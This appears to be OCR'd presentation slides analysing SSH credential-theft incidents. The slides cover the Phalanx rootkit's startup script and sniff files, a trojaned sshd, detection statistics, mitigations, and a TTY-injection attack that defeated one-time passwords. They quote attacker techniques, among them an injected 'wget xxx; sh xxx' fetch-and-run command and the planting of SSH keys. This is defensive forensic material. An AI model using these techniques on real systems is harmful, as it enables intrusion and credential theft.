
- Search of all files owned or created by this user found a footprint left behind by a credential-stealing exploit.



```
-rwxrwxr-x 1 user user 3945 May 16 03:37 /tmp/libno_ex.so.1.0
```


- libno_ex.so.1.0 is known to be created when an exploit code for vulnerability CVE-2009-1185 (udev) is successful
- File was owned by the user whose account was stolen and used to login to the system
- Rurther investigation, attacker had successfully obtained root privileges in the system and replaced the sshd daemon with a trojaned version which was storing captured passwords in the file /lib/udev/devices/S1.

Phalanx rootkit



```
Phalanx start up script:

[SIFT-Workstation:rc3.d|SIFT-Workstation:rc3.d]$ sudo cat S99VNwiTizOZPiL-boot
\#\!/bin/sh
printf "\r                              \n" 2>/dev/null
/usr/share/VNwiTizOZPiL.p2/.p-2.5d i 1> /dev/null 2>/dev/null

Looks like host was compromised on 2010-03-29 13:39:19.

[SIFT-Workstation:rc3.d|SIFT-Workstation:rc3.d]$ stat S99VNwiTizOZPiL-boot
File: `S99VNwiTizOZPiL-boot'
Size: 130              Blocks: 8          IO Block: 4096   regular file
Device: 703h/1795d     Inode: 79825368    Links: 1
Access: (0700/-rwx------)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2010-05-02 20:20:20. 00000000 \-0700
Modify: 2010-03-29 13:39:18. 00000000 \-0700
Change: 2010-03-29 13:39:19. 00000000 \-0700

Phalanx installation path: /usr/share/VNwiTizOZPiL.p2

[SIFT-Workstation:VNwiTizOZPiL.p2|SIFT-Workstation:VNwiTizOZPiL.p2]$ ls \-altrh
total 588K
-rw-r{-}{-}r-\-   1 root          root          1.5K 2010-03-29 13:39 .p2rc
\-rwxr-xr-x   1 root          root          86K 2010-03-29 13: 9 .p-2.5d
-rw-r{-}{-}r-\-   1 root          root            87 2010-03-29 13:39 .config
\-rwxr-xr-x   1          1011          1011 7.3K 2010-06-11 12: 7 .sniff-1011
\-rwxr-xr-x   1          1010          1010 5.6K 2010-06-15 17: 4 .sniff-1010
\-rwxr-xr-x   1          1006          1006   47 2010-07-11 02: 5 .sniff-1006
drwxr-xr-x 339 root          root          12K 2010-09-14 10:2  ..
\-rwxr-xr-x   1 ossecm        ossec         7.6K 2010-10-24 13: 6 .sniff-1003
\-rwxr-xr-x   1          1012          1012 244K 2010-11-26 20: 6 .sniff-1012
drwxrwxrwx   2 root          root          4.0K 2011-01-18 17:5  .
\-rwxr-xr-x   1 sansforensics sansforensics  82K 2011-01-18 19: 7 .sniff-1000
\-rwxr-xr-x   1          1009          1009  17K 2011-01-19 06: 8 .sniff-1009
\-rwxr-xr-x   1          1014          1014  32K 2011-01-19 12: 1 .sniff-1014
\-rwxr-xr-x   1 root          sansforensics  55K 2011-01-19 12: 2 .sniff-0
[SIFT-Workstation:VNwiTizOZPiL.p2|SIFT-Workstation:VNwiTizOZPiL.p2]$
```


Detection distribution from NCSA data



About 28% (9/32) of credentials stealing incidents were still missed by the monitors, i.e., none of the monitoring tools raised an alert and an incident was discovered due to external notification.

IDS = 7 Incidents **Flows=5 Incidents**
Syslogs = 11 incidents

Detection Methods



- Identifying compromised user accounts by correlating the information provided by the low-level security tools
- **Raw syslog (users which logged in the system)**
- **User-profile alerts**
  - (1) first login; (2) multiple login; (3) command anomaly; (10) authentication; (11) anomalous host; (12) last login >90;
- **IDS**
  - (4) HTTP Hot Cluster; (5) HTTP Sensitive URI; (9) FTP Sensitive; (14) BRO downloads; (13) Sensitive file extensions (*.tar, *.sh, *.c, ...)
- **Flows**
  - (7) watchlist
- **Misc**
  - (6) SRC IP involved in other alerts; (8) alerts +mult. login

Difficult to defend against

- Credentials stolen outside of your security domain
- Attacks utilize valid credentials
  - many time from valid locations
- All communication is encrypted (thanks SSH)
  - enter need for other log data (syslog, instrumented sshd)
- Usage of advanced rootkits to hide
  - phalanx and sukit
- primary objective is to quietly gather more credentials
- Avoids logging
  - feature of ssh to pawn a shell (ssh -i) without logging
- Harvest known_hosts file to hop around efficiently

Contributing factors

- Usage of untrusted and distributed systems
- Delays in patching, kernels most critical
  - can't go far if they can't get root
- Multi-user systems, one user can get hundred compromised
- SSH keys, especially with pass-phrase less keys
  - attackers drop keys in authorized_keys
- Lack of hashed known_hosts
- Users use same or similar passwords for different accounts

Mitigations

- Syslog
  - more details about user sessions (e.g. username)
  - occasionally interesting signatures from exploits
- Sharing information between trusted peers
  - REN-ISAC members?
- Hash known hosts
    - makes spreading difficult and noisier
- Instrumented SSHD
  - clear text stream of command line to Bro for analysis
- One Time Passwords
  - the silver bullet?

Latest development

- Berkeley Lab adopting OTP over the last three-years to battle credential theft, ~1000 users
- In Oct 2010 a cluster systems at Berkeley Lab protected by OTP was compromised
- This shouldn't be possible?
    - theoretical ideas we heard were possible
        - session hijacking
        - re-use an existing ssh session (control master)
        - tty injection

What happened?

- classic ssh credential attack
  - trojaned sshd implanted and restarted
  - identified magic username/password in the sshd

- Long running ssh connection from .edu in the interesting timeframe
  - Oct 29 11:33:19 node0 sshd[8940]: Username bobd
  - Oct 29 11:33:22 node0 sshd[8938]: Accepted keyboard-interactive/pam for bobd from 145.24.15.121 port 34618 ssh2

- We have to move upstream, to the .edu host to understand the attack further

- We find this gem in the upstream Bro logs
  - GET /ttyh2.tar.gz (200 "OK" [1071] greenbox3.angelfire.com)

TTY injection program

- Attacker claimed credit for writing the tool in the comments
- However, Google search found code was verbatim Feb 2000 code found on packetstorm coded by teso
    - ~70 lines of C
    - testing of the code found it worked great
    - If you have root on the box, it allows you to inject commands into any users tty session
        - attacker does not see the result of the command
            - wget xxx; sh xxx
        - user sees results of the command
            - would they recognize it as bad?

Lessons learned

- Hire good sysadmins; or train bad ones
- OTP is no silver bullet
- TTY injection is no longer theoretical
  - no good ideas for how to battle this
  - root gained on a system outside our security domain
- SSH session timeouts are good
- Multiple mitigations required
  - Aggressive patching
  - Syslog mining
  - User profiling
  - OTP
  - Instrumented SSHD
- Credential stealing is not just an SSH problem
  - Windows, Facebook, Gmail, banks, etc.

Questions?